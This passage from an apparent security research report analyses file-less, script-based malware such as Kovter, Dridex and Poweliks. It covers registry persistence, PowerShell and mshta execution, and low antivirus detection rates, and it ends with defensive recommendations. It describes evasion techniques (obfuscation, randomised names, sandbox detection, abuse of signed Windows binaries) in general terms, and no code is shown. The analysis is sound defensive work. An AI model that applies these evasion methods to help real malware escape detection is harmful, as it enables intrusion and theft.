


Figure #10 – File-Less Kovter Q3 2015

We can see that it uses only injected Windows binaries for execution, unlike old style malware, which have built-in executables of their own. This happens only at the last stage, after a boot and as a result of a command from the C&C server.

Infiltration, penetration, reconnaissance, persistency across boots and exfiltration are all done by storing scripts and data on the registry. The registry keys are used to assure execution using PowerShell and mshta.exe - without a single file on the disk.

What is the benefit of scripting vs tailored processes? Alongside fast development and deployment achieved by this method, the best answer is evasion.

SCRIPTING HELPS EVADING DETECION

Looking at Dridex and PowerWarn samples that were copied in clear to this document, we can see that scripting malware is a paradise for researchers. They do not require spending time on reverse engineering.

So why would malware writers use it if it is so easy to uncover? There are many reasons for that, which can generally be categorized into the following three groups:

1. Evasion: Scripting malware use various techniques and loopholes to evade detection.

2. Capabilities: Scripting allows attackers to acquire capabilities with minimum effort.
3. Defense is hard: Security vendors encounter various difficulties when dealing with scripts. These difficulties impair the protections they are capable to provide against such threats.

Evasion techniques

I. Scripts are very easy to embed in droppers of all types. They are embedded, encrypted or obfuscated to avoid signature detection. A part of the script is always generated randomly (like private function names, variable names), evading any signature based detection.

II. The use of cmd line to obfuscate the parent chain still works in most cases, and confuses all detections based on process behavior examination, like many sandboxes or virtualized process memory analysis, where they are all processed as part of the initial one and will be mapped as noise.

III. Most script executions are actually surrounded by SandBox detection or Anti-malware detection techniques that will stop the script from running in a debug or investigation environments, bypassing most common sandboxes.

IV. Script code runs in an environment of legitimate processes to execute. Such processes can be browsers for Java Script, wscript. Cscript for VBS (and also Java Script), PowerShell.exe, etc. All of these are well known digitally signed OS applications that cannot be incriminated of being malicious. This is similar to Microsoft Excel executing a malicious excel file. The file itself is malicious, but the application is definitely benign.

V. A lot of work has been done in the industry to detect malicious content in documents and images. However, script malware has only recently gained momentum and it can still be used to evade detection.

VI. The fear of the false positive - malware scripts are very similar in their activity to network administrator scripts, as they attempt to execute the same actions and now use the same tools. This makes it very difficult for behavioral approaches to be able to identify malicious activities among them.

Scripting capabilities

I. PowerShell and WMI tools with their powerful remote execution options provide adversaries with "built in lateral movement" capabilities. They replace remote execution tools such as PSexec, which was widely used for this purpose in the previous years and can be easily detected by signatures.


II. Polymorphism in script languages is very easily achieved. This enables malware to evade static signatures.

Defenders' limitation

I. Most pieces of malware are not researched. Even the pieces that are discovered automatically are only a small part of the attack kill chain. Without looking at the whole picture, or understanding the attack tree, the rest of the chain will remain hidden. In most cases, all of the script code actually remains uncovered.

As a test, we checked Virus Total detection of the two pieces of PowerShell code from the previous versions of these malware. Both contact known C&Cs and perform well known malicious actions. In both cases, only two engines out of more than 50 detected the behavior as malicious.


The Dridex code, which is more than 8 months old, was detected only by two engines (AVG and CAT). Poweliks code produced the same results – only two engines detected it as malicious.



SHA256: 8c69a679906684fc38bbe655108042fd376500ba328a43be45a4e789ab663722
File name: Powershelldownload.bat
Detection ratio: 2 / 55
Analysis date: 2016-02-22 06:14:30 UTC (0 minutes ago)

Antivirus	Result	Update
AVG	VBS/Agent	20160222
CAT-QuickHeal	VBS.Downloader.A	20160222
ALYac	✓	20160222
AVware	✓	20160222
Ad-Aware	✓	20160222
AegisLab	✓	20160222
Agnitum	✓	20160221
AhnLab-V3	✓	20160221
Alibaba	✓	20160222
Antiy-AVL	✓	20160222
Arcabit	✓	20160222
Avast	✓	20160222

Figure #11 – VT rate for DRIDEX PowerShell code



SHA256: bd2bc4187132db73a78d38112bfaba88855af286e1cdceb62d23db02062b10b4
File name: Crigent.ps1
Detection ratio: 2 / 55
Analysis date: 2016-02-22 08:20:10 UTC (1 minute ago)

Antivirus	Result	Update
Avast	VBS:Crigent-A	20160222
Microsoft	Trojan:PowerShell/Powom.A	20160222
ALYac	✓	20160222
AVG	✓	20160222
AVware	✓	20160222

Figure #12 – VT rate for CRIGEN PowerShell code

Note: Detecting engines are not the same engines in both cases. This shows that most AVs do not detect the behavior, even after more than half a year after the malware was discovered and even if they have investigated the sample and published very detailed investigation results themselves.

The reason for this is that most agents are actually not capable of implementing protection from the script malware signatures.

II. Most emulators do not even analyze scripts like PowerShell and VBS and let them pass without any inspection.

III. Indicators of Compromise (IOC) are now considered a major way to share intelligence between different entities and many security companies rely on them for detection. Although IOC based languages (Like open IOC, STIX/Taxi, etc) are able to cope with more behavioral indicators, in reality security vendors rely on very static indicators.

 Script languages evade those very easily. There are no files to calculate (md5/Sha…) and their registry key names and content are random. Scripts content is passed on memory and has a lot of random elements, making most indicators useless.

CONCLUSIONS AND RECOMMENDATIONS

Scripting malware exemplifies the importance and necessity of using forensic analysis. This method is able to trace the execution chain regardless of how the malware was executed. The scripting technique has only recently started to rise and eventually detection and protection methods will be able to cope with them.

But malware are a very profitable business. They evolve fast, share code and develop new techniques to cope with security measures. It keeps showing up and threatening enterprises time and again.

Looking towards the future, our recommendations for dealing with this threat are the following:

- The use of scripting by malware is already a widely known phenomenon across the industry. Following the effort put in approaching malware embedded in Microsoft Office, Adobe PDFs, flash files, and so on, a similar effort should be invested in countering popular scripting languages. This is true for both behavioral AVs and emulators.

- Static analysis tools should be able to take parameters into account and analyze script languages.

- Detection methods have to follow full parent chains as parent chains and be able to detect specific forensic signatures.

- Removing scripting tools capabilities is not an option for most administrators, since they require them for their daily work. More research has to be done to differentiate between malicious and benign activities, even if it means redefining the limits for the administrators themselves.

- Using signature-based detection has to adapt and develop, including using deeper entropy calculations. Theoretically, one can calculate entropy on the parameters given to the script executors and decide if they are scripts. In order to differentiate malicious scripts from benign scripts, we can use the malware trend to randomize private function names.

- Having a good forensic tool is not enough. Forensic vendors and researchers have to find a way to create rapid and shared intelligence tools that are able to prevent the campaigns from moving forward.

Creating real and actionable automatic intelligence, detailed enough on one hand and generalized enough on the other, to overcome polymorphism is the only way to react fast enough to block big campaigns. Campaign blocking needs to be fast enough to trigger the cost evaluation of its development.